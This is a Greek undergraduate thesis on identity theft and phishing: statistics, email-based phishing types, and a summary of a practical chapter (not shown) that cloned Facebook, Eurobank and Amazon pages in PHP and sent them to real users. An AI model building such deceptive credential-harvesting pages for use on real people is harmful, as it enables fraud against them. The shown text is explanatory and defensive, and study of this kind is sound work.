Τμήμα Μηχανικών Πληροφορικής τ.ε.
Τεχνολογικό Εκπαιδευτικό Ίδρυμα Δυτικής Ελλάδας

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

ΘΕΜΑ: «ΖΗΤΗΜΑΤΑ ΚΛΟΠΗΣ ΚΑΙ ΔΙΑΦΥΛΑΞΗΣ ΤΑΥΤΟΤΗΤΑΣ ΣΤΟ ΔΙΑΔΙΚΤΥΟ»

ΑΠΟ ΤΟΥΣ ΣΠΟΥΔΑΣΤΕΣ:

ΛΙΟΝΤΗΡΗΣ ΑΘΑΝΑΣΙΟΣ ΑΜ:1451

ΜΠΑΚΑΣ ΑΛΕΞΑΝΔΡΟΣ ΑΜ:1486

ΕΠΙΒΛΕΠΩΝ ΚΑΘΗΓΗΤΗΣ:

ΑΣΗΜΑΚΟΠΟΥΛΟΣ ΓΕΩΡΓΙΟΣ

ΑΝΤΙΡΡΙΟ 2016

Εγκρίθηκε από την τριμελή εξεταστική επιτροπή

Αντίρριο, Ημερομηνία

Επιτροπή Αξιολόγησης

1. Ονοματεπώνυμο, υπογραφή

2. Ονοματεπώνυμο, υπογραφή

3. Ονοματεπώνυμο, υπογραφή

ΠΕΡΙΛΗΨΗ

Η παρούσα Πτυχιακή εργασία έχει ως θέμα «Ζητήματα κλοπής και διαφύλαξης ταυτότητας στο διαδίκτυο». Η ιδιαίτερα διαδεδομένη χρήση του διαδικτύου για την κάλυψη πολλαπλών ανθρώπινων αναγκών είναι γεγονός. Η πλοήγηση σε ιστοσελίδες ποικίλου περιεχομένου, η ενημέρωση, η ψυχαγωγία, οι ηλεκτρονικές συναλλαγές, το e-εμπόριο και η χρήση των μέσων κοινωνικής δικτύωσης είναι μόνο ορισμένες από τις υπηρεσίες που μπορεί ο χρήστης να λάβει από το διαδικτυακό ιστοχώρο. Η εξέλιξη και η αύξηση χρήσης του διαδικτύου γρήγορα αποτέλεσαν πηγή για παράνομες δράσεις προκειμένου ορισμένοι επιτήδειοι να έχουν οικονομικό όφελος. Έτσι, πολύ γρήγορα, έκαναν την εμφάνισή τους οι λεγόμενες «ηλεκτρονικές απάτες».

Οι ηλεκτρονικές απάτες αφορούν επιθέσεις του διαδικτυακού χώρου οι οποίες πραγματοποιούνται στα ηλεκτρονικά συστήματα (υπολογιστές, tablets, smartphones) μεταξύ απλών χρηστών και κακόβουλων. Οι κακόβουλοι χρήστες, ονομαζόμενοι και hackers, βρίσκουν πρόσφορο έδαφος για να δράσουν έχοντας ως απώτερο σκοπό την απόσπαση χρηματικών ποσών. Για να το επιτύχουν αυτό, αναπτύσσουν και εφαρμόζουν κακόβουλα λογισμικά, τα οποία και αποστέλλουν σε μη πληροφορημένους σωστά χρήστες. Τα λογισμικά αυτά έχουν όμοια παρουσίαση με ιστοσελίδες και εφαρμογές που χρησιμοποιεί ο απλός χρήστης. Ο λόγος δημιουργίας των λογισμικών είναι η παραπλάνηση των πλοηγών, η επιτυχή υποκλοπή προσωπικών τους στοιχείων και η μετέπειτα χρήση τους με δόλιο τρόπο προς όφελός των hackers. Η πιο διαδεδομένη μορφή ηλεκτρονικής απάτης καλείται «Phishing» και η παρούσα πτυχιακή εργασία θα εστιαστεί στη μελέτη αυτής.

Η “phishing” επίθεση πραγματοποιείται με πάρα πολλούς τρόπους που συνεχώς εξελίσσονται ακολουθώντας την τάση και τις νέες εφαρμογές του διαδικτύου. Γι’ αυτό το λόγο στις μέρες μας μιλούμε και για phishing επιθέσεις μέσω των «έξυπνων συσκευών». Θύματα

ηλεκτρονικών επιθέσεων εκτός από τους απλούς χρήστες συχνά είναι και εταιρίες ή οργανισμοί. Στην τελευταία περίπτωση, η μαζική υποκλοπή ευαίσθητων πληροφοριών εκτός από τεράστιες οικονομικές ζημίες προξενεί και ζητήματα αναξιοπιστίας, απώλειας καλής φήμης και αποχώρησης πελατών. Για την αντιμετώπιση του ζητήματος, όπως τονίζεται κι εντός της εργασίας, είναι η λήψη μέτρων και η πρόληψη.

ABSTRACT

This thesis project is entitled « Issues of identity theft and safeguard online." The widespread use of the Internet covering multiple human needs is a fact. Navigation on variable content websites, information, entertainment, e-trade, e-commerce and the use of social media are just some of the services that the user can receive from a web site. The evolution and growth of internet use quickly became a source of illegal actions for some to have economic benefit. Thus, pretty quickly, the so-called "online scams" appeared.

Online scams involve attacks on web space which are held through computer systems (computers, tablets, smartphones) between ordinary users and malicious ones. Malicious users, and so-called hackers, having as ultimate goal the posting of funds, find fertile ground to act. In order to achieve this, they develop and implement malware, which is send to non-properly informed users. These softwares have similar presentation to websites and applications used by a normal user. The reasons for creating the software are misleading of pilots, the successful interception of their personal information and later usage in a fraudulent manner to benefit the hackers. The most common form of online fraud is called «Phishing» and this thesis will focus on that hereby.

The "phishing" attack is carried out with too many ways, which are constantly evolving, following the trend and new web applications. For this reason, nowadays, phishing attacks through "smart devices" are well-known too. Victims of electronic attacks are often companies or organizations, apart from ordinary users. In that case, the massive theft of sensitive information, except of enormous economic losses caused and unreliability issues, arises loss of reputation and customer withdrawal. To deal with the issue, as highlighted also in the study, measures and prevention moves have to be arranged.

ΣΥΝΤΟΜΗ ΠΕΡΙΓΡΑΦΗ ΠΤΥΧΙΑΚΗΣ

Η παρούσα εργασία εκπονήθηκε στα πλαίσια ολοκλήρωσης σπουδών του Τμήματος Μηχανικών Πληροφορικής του Τεχνολογικού Εκπαιδευτικού Ιδρύματος Δυτικής Ελλάδας. Έχει ως τίτλο «Ζητήματα κλοπής και διαφύλαξης ταυτότητας στο διαδίκτυο» εστιάζοντας στη μορφή ηλεκτρονικής απάτης Phishing. Η παρουσίαση του «phishing» φαινομένου, η επίδειξη τέτοιων επιθέσεων και οι τρόποι αντιμετώπισής τους αποτελούν τους κύριους στόχους και πτυχές της εργασίας.

Πιο συγκεκριμένα, η Πτυχιακή εργασία απαρτίζεται από δύο κύρια μέρη. Το πρώτο μέρος αφορά τη θεωρητική προσέγγιση του θέματος «Phishing» και το δεύτερο, την πρακτική εφαρμογή phishing επίθεσης σε επιλεγμένους ιστοχώρους. Το θεωρητικό υπόβαθρο περιλαμβάνει τρία κεφάλαια. Στο πρώτο, αναλύονται η χρήση του διαδικτύου στη σημερινή εποχή και οι κίνδυνοι που παραμονεύουν σε αυτό. Η παράθεση ποσοτικών και στατιστικών στοιχείων θεωρήθηκε απαραίτητη στη καλύτερη αποσαφήνιση του φαινομένου της ηλεκτρονικής απάτης. Στο δεύτερο κεφάλαιο, παρουσιάζονται εκτενώς οι πιο διαδεδομένες μορφές «phishing» απάτες, μαζί τον τρόπο που αυτές εισέρχονται στο προσωπικό ή εταιρικό υπολογιστικό σύστημα του χρήστη. Στο τρίτο κεφάλαιο, παραθέτονται οι τρόποι αντιμετώπισης και πρόληψης των κακόβουλων λογισμικών phishing, βασιζόμενοι σε επιστημονικές μελέτες και σχετικά άρθρα.

Η πρακτική εφαρμογή phishing επιθέσεων, περιλαμβάνεται στο τέταρτο κεφάλαιο της Πτυχιακής εργασίας. Αυτή, αφορά τη δημιουργία ιστοσελίδων οι οποίες φαινομενικά είναι πανομοιότυπες με τις επίσημες, με τη χρήση κατάλληλων προγραμμάτων, γραμμένα κυρίως σε PHP, γλώσσα προγραμματισμού. Οι κακόβουλες ιστοσελίδες προέρχονται από τον τομέα των social media, δηλαδή του Facebook, από τον τραπεζικό κλάδο, δηλαδή της γνωστής τράπεζας Eurobank, και από το ηλεκτρονικό εμπόριο, δηλαδή της Amazon. Και στις τρεις

περιπτώσεις, στόχος των πλαστών ιστοσελίδων ήταν η εξέταση του βαθμού παραπλάνησης των πλοηγών. Η αποστολή των εικονικών ιστοσελίδων σε πραγματικούς χρήστες, παρουσιάζει ιδιαίτερο ενδιαφέρον και βοηθά στη διεξαγωγή συμπερασμάτων σχετικά με τις ηλεκτρονικές απάτες του διαδικτύου και το επίπεδο πρόληψης που χρειάζεται ένας χρήστης να διαθέτει. Τα μέτρα προφύλαξης μπορεί να περιλαμβάνουν antivirus, ή άλλα λογισμικά προγράμματα, ακόμη και απλές συμβουλές που καλό είναι να εφαρμόζονται ανά περιόδους.

ΕΥΧΑΡΙΣΤΙΕΣ

Το τέλος της παρούσας πτυχιακής εργασίας σηματοδοτεί και το τέλος των προπτυχιακών μας σπουδών. Σε αυτό το σημείο αισθανόμαστε την ανάγκη να απευθύνουμε ευχαριστίες στα άτομα που μας βοήθησαν και χωρίς τη βοήθειά τους πιθανόν να μην ήταν δυνατή η εκπόνησή της.

Καταρχάς, θα θέλαμε να ευχαριστήσουμε θερμά τον καθηγητή μας κ. Γεώργιο Ασημακόπουλο (Καθηγητής Εφαρμογών στο τμήμα Μηχανικών Πληροφορικής Τ.Ε. του ΤΕΙ Δυτικής Ελλάδας) για την επίβλεψη της εργασίας, τις πολύτιμες συμβουλές του και την συμπαράστασή του ώστε να ολοκληρωθεί η παρούσα εργασία.

Κλείνοντας, θα θέλαμε να ευχαριστήσουμε από τα βάθη της καρδιάς μας τις οικογένειές μας που χωρίς την ψυχική και υλική βοήθειά τους και την αμέριστη συμπαράσταση τους όποτε την χρειαζόμασταν, δε θα ήταν δυνατό να ολοκληρώσουμε τις προπτυχιακές μας σπουδές.

Ναύπακτος, Απρίλιος 2015

Λιοντήρης Αθανάσιος

Μπάκας Αλέξανδρος

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ ΕΙΚΟΝΩΝ


ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ ΠΙΝΑΚΩΝ

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ ΔΙΑΓΡΑΜΜΑΤΩΝ

ΚΕΦΑΛΑΙΟ 1: ΧΡΗΣΗ ΤΟΥ ΔΙΑΔΙΚΤΥΟΥ ΚΑΙ ΗΛΕΚΤΡΟΝΙΚΟΙ ΚΙΝΔΥΝΟΙ

Το διαδίκτυο (Internet) αποτελεί το πιο διαδεδομένο μέσο επικοινωνίας στις μέρες μας. Η πληθώρα δυνατοτήτων και επιλογών που προσφέρει στους χρήστες του είναι τεράστιες. Ενδεικτικά να αναφέρουμε ότι σύμφωνα με στοιχεία της Web ID της Focus Bari, πάνω από το 70% των Ελλήνων πολιτών ηλικίας 13-74 έχει σήμερα πρόσβαση στο διαδίκτυο, «σερφάροντας» παραπάνω από 2,5 ώρες ημερησίως (1). Μέσα από την ίδια έρευνα βγήκε το συμπέρασμα ότι οι κύριοι λόγοι χρήσης του διαδικτύου στην Ελλάδα, από ενηλίκους είναι η πρόσβαση στα social media (π.χ. facebook, twitter, κ.α.) και οι ηλεκτρονικές αγορές, ενώ για τα παιδιά τα παιχνίδια, η ακρόαση μουσικής και η αναζήτηση πληροφοριών (2).

Η Ελληνική Στατιστική Αρχή, παρουσιάζει αύξηση πρόσβασης σε διαδίκτυο μεγέθους 46,8% την τελευταία πενταετία (2010 –2015) από την κατοικία στην Ελλάδα. Κατά τη ΕΛΣΤΑΤ, οι κύριοι λόγοι χρήσης του διαδικτύου από Έλληνες χρήστες είναι η ενημέρωση (85,4%) και η αναζήτηση πληροφοριών (80,4%), η πρόσβαση στα μέσα κοινωνικής δικτύωσης (65,7%), χρήση για κλήσεις και βιντεοκλήσεις (Skype, 44,0%), «ανέβασμα» υλικού σε ιστοσελίδες (34,8%) κτλ (3).



Διάγραμμα 1.1: Πρόσβαση στο διαδίκτυο από κατοικία, 2010-2015 ***Πηγή:***(3)


Ωστόσο, παρά την ευεργετικότητα του διαδικτύου έχουν προκύψει και σημαντικοί κίνδυνοι για τους χρήστες. Οι κυριότεροι από αυτούς είναι, η υποκλοπή προσωπικών στοιχείων (Phishing), τα ανεπιθύμητα μηνύματα (Spam), οι ιοί (Virus), ο εθισμός (Internet Addiction), ο εκφοβισμός (Cyberbullying), ακόμη και η παραπληροφόρηση ή ζητήματα ακατάλληλου περιεχομένου για ανήλικους (4,5). Οι απάτες στον κυβερνοχώρο είναι όλο και πιο συχνό φαινόμενο, καθώς οι hackers χρησιμοποιούν όλο και πιο εξελιγμένα εργαλεία και μέσα με σκοπό να μολύνουν υπολογιστές και να ανιχνεύσουν τα τρωτά σημεία των υπολογιστών. Από τους παραπάνω, σε σχετικό άρθρο, ως τους πιο κοινότυπους κινδύνους αναφέρονται οι ακόλουθοι (6):

- Phishing, καθώς οι hackers αναγνωρίζουν τους χρήστες ως τους πιο αδύναμους κρίκους σε θέματα μηχανισμών ασφαλείας υπολογιστών.
- Ξεκλείδωμα κωδικών (“Password Guessing”), λόγω της αδύναμης ισχύς τους από τους χρήστες του διαδικτύου.
- Ευπαθείς διαδικτυακά προγράμματα περιήγησης (“Web Browser Vulnerabilities”), καθώς πολλοί hackers επιλέγουν τη διανομή malware κώδικα από δικτυακούς τόπους, εκτελώντας οι χρήστες κώδικα σε μορφή JavaScript.
- Usb οδηγοί «επίθεσης» (“Usb Drive Attack Vector”), χρησιμοποιώντας τα ψηφιακά μέσα αποθήκευσης, στα οποία είναι αποθηκευμένα κακόβουλο λογισμικό.


Ενδεικτικά, να αναφερθεί ότι σχεδόν 13 εκατομμύρια χρήστες του Facebook (*στοιχεία του 2012*), έχουν δηλώσει ότι ποτέ δεν γνώριζαν και δεν είχαν χρησιμοποιήσει τα εργαλεία απορρήτου της εφαρμογής και 28% αυτά που αναρτούσαν στο προσωπικό τους προφίλ ήταν ορατά σε όλους ή σχεδόν σε όλους, σε κοινό ευρύτερο από των φίλων τους (7). Επίσης, σε ανάλογο άρθρο αναφέρεται ότι 24% των χρηστών Facebook, δημοσιεύτηκε ιδιωτικό υλικό χωρίς την άδειά τους, ως αποτέλεσμά κακόβουλων ενεργειών (8) και ότι στο 55% είχαν

κοινοποιηθεί προσωπικές πληροφορίες (π.χ. φωτογραφίες) σε άτομα που δεν γνώριζαν καν οι συγκεκριμένοι χρήστες (9).

Οι ηλεκτρονικές επιθέσεις σε παγκόσμιο επίπεδο (τύπου spam και phishing) είναι σε υψηλό ποσοστό για το 2015. Χαρακτηριστικό είναι ότι τη χρονιά του 2015, αυτό κυμάνθηκε στο 61,9% και μέχρι τον Ιούνιο του ίδιου έτους μειώθηκε στο 52,3% (Διάγραμμα 1.2). Ακόμη, στις χώρες με τη μεγαλύτερη προέλευση ηλεκτρονικών επιθέσεων συγκαταλέγονται οι Ηνωμένες Πολιτείες Αμερικής με 14,59%, η Ρωσία με 7,82% και η Κίνα με 7,14% (στοιχεία 2^{ου} τριμήνου, 2015) (Διάγραμμα 1.3) (10).



Διάγραμμα 1.2: Παγκόσμια ποσοστά spam επίθεσης σε e-mails (2^{ο} τρίμηνο, 2015) **Πηγή:**(10)



Διάγραμμα 1.3: Ποσοστιαία κατάταξη χωρών προέλευσης spam επίθεσης (2^{ο} τρίμηνο, 2015) **Πηγή:** (10)

Σύμφωνα με στατιστικά στοιχεία της Kaspersky Security Network, σε σχετική έρευνα 213 χωρών (από τον Νοέμβριο του 2013 έως τον Οκτώβριο του 2014), εντοπίστηκαν 6.167.233.068 απειλές και το 44% των διαδικτυακών επιθέσεων προέρχονταν από κακόβουλες πηγές των Ηνωμένων Πολιτειών Αμερικής και της Γερμανίας. Αξιοσημείωτο εύρημα της έρευνας αποτελεί η επίθεση μέσω κινητών συσκευών, τύπου “smartphone”. Στην 1^{η} θέση από τις χώρες που δέχθηκαν τέτοιου είδους επίθεση είναι η Ρωσία με 45,7%, η Ινδία με 6,8% κ.α. (Πίνακας 1.1) (11).

Πίνακας 1.1: Ποσοστιαία κατάταξη χωρών που δέχτηκαν διαδικτυακή επίθεση **Πηγή:** (11)

	Χώρα	% που δέχθηκαν επίθεση
1	Russia	45.7%
2	India	6.8%
3	Kazakhstan	4.1%
4	Germany	4.0%
5	Ukraine	3.0%
6	Vietnam	2.7%
7	Iran	2.3%
8	UK	2.2%
9	Malaysia	1.8%
10	Brazil	1.6%

Όπως είναι λογικό, οι επιθέσεις που καταμετρούνται εξαρτώνται σε μεγάλο βαθμό και από τον αριθμό των χρηστών σε μία χώρα. Επομένως, για να αξιολογηθεί ο βαθμός επικινδυνότητας «μόλυνσης» από κακόβουλες εφαρμογές, χρειάζεται να ληφθεί υπόψη ο συνολικός αριθμός των εφαρμογών αυτών που επιχειρήθηκαν να εγκατασταθούν. Με βάση αυτόν το συλλογισμό, τα στατιστικά στοιχεί του Πίνακα 1 διαφοροποιούνται, κατατάσσοντας το Βιετνάμ πρώτο στον κίνδυνο «μόλυνσης» από εγκατάσταση σχετικών εφαρμογών με 2,34% και τρίτη την Ελλάδα με 1,70% (Πίνακας 1.2) (11).

Πίνακας 1.2: Ποσοστιαία κατάταξη χωρών που εγκατέστησαν κακόβουλες εφαρμογές **Πηγή:** (11)

	Χώρα	% εγκατάστασης κακόβουλων εφαρμογών
1	Vietnam	2.34%
2	Poland	1.88%
3	Greece	1.70%
4	Kazakhstan	1.62%
5	Uzbekistan	1.29%
6	Serbia	1.23%
7	Armenia	1.21%
8	Czech Republic	1.02%
9	Morocco	0.97%
10	Malaysia	0.93%

ΚΕΦΑΛΑΙΟ 2: ΑΠΑΤΗ ΜΟΡΦΗΣ PHISHING

Το ηλεκτρονικό ψάρεμα ή "Phishing" όπως έχει καθιερωθεί να ονομάζεται αποτελεί ακόμη ένα τρόπο διαδικτυακής εξαπάτησης, με στόχο να ξεγελάσει τους χρήστες ώστε να δώσουν προσωπικά στοιχεία μέσω e-mails ή παραπλανητικών ιστοσελίδων. Ο δέκτης του Phishing, εξαπατάται λόγω της ελλιπής προστασίας που του παρέχουν τα ηλεκτρονικά εργαλεία που χρησιμοποιεί, είτε λόγω δικής του αμέλειας-άγνοιας να χρησιμοποιήσει όλα τα απαραίτητα μέτρα για την ασφαλή περιήγηση του στο internet. Τα παραπλανητικά e-mails αποτελούν μορφή phishing απάτης (12).

Η διαδικτυακή επίθεση μορφής phishing εμφανίστηκε το 1990. Από τότε μέχρι σήμερα έχουν εξελιχθεί οι μορφές εμφάνισής του. Οι hackers στέλνοντας ηλεκτρονικά μηνύματα στο θύμα ζητούν ορισμένα προσωπικά του στοιχεία. Τα ηλεκτρονικά μηνύματα αυτά εμφανίζουν παραπλανητικούς συνδέσμους ("link manipulation") οπού με μία πρώτη ματιά φαίνονται αξιόπιστοι αλλά είναι σχεδιασμένοι κατά τέτοιον τρόπο ώστε να οδηγούν το χρήστη σε διαφορετικό ιστοχώρο από αυτόν που παρουσιάζουν. Αυτό είναι πολύ εύκολο αλλάζοντας τον html κώδικα. Επίσης, συχνά οι hackers χρησιμοποιούν παρόμοια URLs για τις απάτες τους που είναι δύσκολο να ανιχνευτούν όχι μόνο από το χρήστη αλλά κι από τα ειδικά προγράμματα ανίχνευσης phishing επιθέσεων. Τέλος, οι λεγόμενοι "phishers", για τις διαδικτυακές τους απάτες χρησιμοποιούν και τα αναδυόμενα παράθυρα ("pop-up windows"). Κύριο όπλο εξαπάτησης των "phishers" είναι η οπτική παραπλάνηση των θυμάτων, είτε με παραπλανητικές εικόνες, είτε με παραπλανητικό κείμενο, είτε με παραπλανητικό design (12,13).

Και σε αυτή την περίπτωση ο χρήστης δεν μπορεί να αντιληφθεί ότι προσβάλλεται από έναν άλλο αναξιόπιστο χρήστη. Η συγκεκριμένη μορφή απάτης προσβάλει σε μεγάλο βαθμό όχι μόνο απλούς χρήστες αλλά και ολόκληρους οργανισμούς. Έρευνα πραγματοποίησε η Global

Corporate IT Security Risks μαζί με την Kaspersky Lab το 2013, σε επιχειρήσεις τύπου B2B. Στην έρευνα συμμετείχαν και στελέχη του IT της Ελλάδος και εντοπίστηκε ότι το 69% των Ελλήνων στελεχών δέχτηκαν επιθέσεις (ιοί, worms, spyware κ.α.) και συγκεκριμένα οι phishing επιθέσεις ανήλθαν στο 46% των επιχειρήσεων, (36% σε παγκόσμιο επίπεδο), κατατάσσοντας το phishing την τρίτη πιο διαδεδομένη απειλή σε εταιρικές εξωτερικές επιθέσεις. Σύμφωνα με την ίδια έρευνα, αποτέλεσμα της phishing επίθεσης για τις επιχειρήσεις ήταν η διαρροή δεδομένων στο 3%, όταν σε παγκόσμιο επίπεδο αυτό κυμαινόταν στο 5% για τις μικρομεσαίες επιχειρήσεις και στο 6% στις μεγάλες (14).

2.1 Μορφές Επίθεσης Τύπου Phishing

Όπως αναφέρθηκε και στο προηγούμενο κεφάλαιο, οι κίνδυνοι από τη μη ορθολογική χρήση του διαδικτύου είναι αρκετοί. Ανεξάρτητα από τον τρόπο αξιοποίησης των υπηρεσιών που προσφέρει, οι χρήστες του έρχονται καθημερινά αντιμέτωποι με κακόβουλα προγράμματα, τα οποία έχουν τη δυνατότητα να προκαλέσουν ζημιές τόσο σε προσωπικό επίπεδο, όσο και σε επίπεδο λογισμικού και υλικού (hardware, software). Καθώς η τεχνολογία προοδεύει όλο και περισσότερες απάτες τύπου phishing εμφανίζονται. Μέχρι στιγμής, αρκετοί τύποι και τεχνικές phishing έχουν εντοπισθεί, οι κυριότερες από τις οποίες παρουσιάζονται ακολούθως.

2.1.1 Ηλεκτρονική αλληλογραφία (“spam e-mail”)

Το ηλεκτρονικό ταχυδρομείο αποτελεί από τις δημοφιλέστερες υπηρεσίες που χρησιμοποιείται στο διαδίκτυο, καθώς δίνει την δυνατότητα στους χρήστες του να επικοινωνούν πολύ οικονομικά και άμεσα με άλλους χρήστες. Λόγω της ευρείας διάδοσής του, αποτελεί και μία από τις πιο διαδεδομένες μορφές απάτης. Στην προκειμένη περίπτωση χρησιμοποιούνται e-mails, τα οποία ενώ εν πρώτης φαίνονται να διαθέτουν όλα τα χαρακτηριστικά γνήσιων ηλεκτρονικών μηνυμάτων, πρόκειται για απομιμήσεις που

περιέχουν κακόβουλα URLS. Μέσω των συγκεκριμένων e-mails, δίνεται η δυνατότητα για υποκλοπή προσωπικών δεδομένων χρηστών. Τέτοια στοιχεία μπορεί να αφορούν τα ονόματα των χρηστών, τους αριθμούς των ατομικών τους λογαριασμών, τους κωδικούς πρόσβασης τους και άλλα διαπιστευτήρια χρηματοοικονομικών συναλλαγών (15,16).

Τα spam e-mails, αφορούν ανεπιθύμητα μηνύματα ηλεκτρονικού ταχυδρομείου, που συνήθως έχουν διαφημιστικό χαρακτήρα. Τα συγκεκριμένα e-mails εμφανίζονται στον ιστότοπο που πλοηγείται ο χρήστης χωρίς να έχει δείξει ενδιαφέρον για προϊόντα ή υπηρεσίες αντίστοιχου περιεχομένου. Οι λεγόμενοι "spammers", με προγράμματα που αναπτύσσουν συνήθως οι ίδιοι, υποκλέπτουν ηλεκτρονικές διευθύνσεις από ιστοσελίδες που επισκέπτεται ο χρήστης (π.χ. Forums, social media) αλλά και από τον διευθυνσιογράφο των «μολυσμένων» χρηστών. Κύριο μέλημά τους είναι η συνολική αποστολή διαφημιστικών e-mails για τη μαζική προώθηση των αγαθών τους. Το περιεχόμενο των emails μπορεί να φαίνεται αθώο, ωστόσο το λογισμικό που περιέχουν μπορεί να οδηγήσει σε άλλες κακόβουλες ιστοσελίδες ή να δίνεται αυτομάτως η εντολή για την εκτέλεση κακόβουλων συνημμένων αρχείων (17–19).

Τα πλαστογραφημένα e-mails ("spoofed e-mails") αποτελούν μεγάλο μέρος των ηλεκτρονικών απατών, μέσω των οποίων οι hackers προσποιούνται ότι είναι νόμιμοι αποστολείς, παρουσιάζοντας έναν επίσης νόμιμο οργανισμό και για τον οποίον προτρέπουν τους χρήστες να δώσουν τα προσωπικά τους στοιχεία. Οι τεχνικές που χρησιμοποιούνται στη προκειμένη περίπτωση είναι:

- η επισύναψη ("Appending"): όπου ο ενδιαφερόμενος (εταιρεία ή φυσικό πρόσωπο) διαθέτει μία βάση δεδομένων με προσωπικές πληροφορίες χρηστών, μέσω της οποίας μπορεί να δημιουργήσει μία νέα εξωτερική βάση καινούριων πελατών με συναφή χαρακτηριστικά. Με αυτό τον τρόπο, ο ενδιαφερόμενος στέλνει e-mails σε άτομα που δεν έχουν δείξει καν ενδιαφέρον για τα σχετικά αγαθά (20).


- η ανεπιθύμητη αλληλογραφία μέσω εικόνας (“Image spam e-mail”): αποτελεί μία μέθοδο όπου το κείμενο του μηνύματος είναι αποθηκευμένο με μορφή εικόνας .gif ή .jpeg. πολλές φορές τα image spam e-mails περιέχουν ανόητο περιεχόμενο που απλώς ενοχλεί το χρήστη κατά τη περιήγησή του στον ιστοχώρο (21,22).
- το «κενό» spam (“Blank spam e-mail”): αφορούν κενά e-mails, χωρίς περιεχόμενο ή θέμα μηνύματος και συχνά αποστέλλονται για τη συλλογή έγκυρων διευθύνσεων από έναν παροχέα υπηρεσιών ηλεκτρονικού ταχυδρομείου. Επίσης, συχνά, ένα blank spam e-mail μπορεί να φαίνεται στο χρήστη κενό αλλά στην πραγματικότητα να μην είναι, όπως συμβαίνει με τον ιό τύπου worm, όπου εσωτερικά διαθέτει κώδικα HTML μέσω του οποίου αντλεί αρχεία από τον υπολογιστή του χρήστη (23).
- η “Backscatter” ανεπιθύμητη αλληλογραφία (“Backscatter spam e-mail”): στην περίπτωση όπου ανεπιθύμητα e-mails «αναπηδώντας» στέλνονται σε τρίτα πρόσωπα. Ο φάκελος του αρχικού αποστολέα είναι εικονικός περιέχοντας την ηλεκτρονική διεύθυνση του πραγματικού θύματος (20).

2.1.2 Παραπλανητικό phishing (“deceptive phishing”)

Η χρήση παραπλανητικών μηνυμάτων ηλεκτρονικού ταχυδρομείου που αναφέρθηκε ανωτέρω. Τέτοια μηνύματα μπορεί να είναι, επαλήθευσης στοιχείων λογαριασμού ή σφάλμα που οφείλεται στο ίδιο το σύστημα. Σε αυτήν την περίπτωση επίθεσης, ο χρήστης καλείται να εισάγει εξ αρχής τα προσωπικά του στοιχεία. Για να δελεάσει τα εν δυνάμει θύματα, συχνά χρησιμοποιούνται κίνητρα του τύπου νέες δωρεάν υπηρεσίες. Οι επιτήδειοι, ευελπιστούν οι απρόσεκτοι χρήστες να εισέλθουν στους κακόβουλους συνδέσμους και να αντλήσουν τα προσωπικά τους δεδομένα (24).

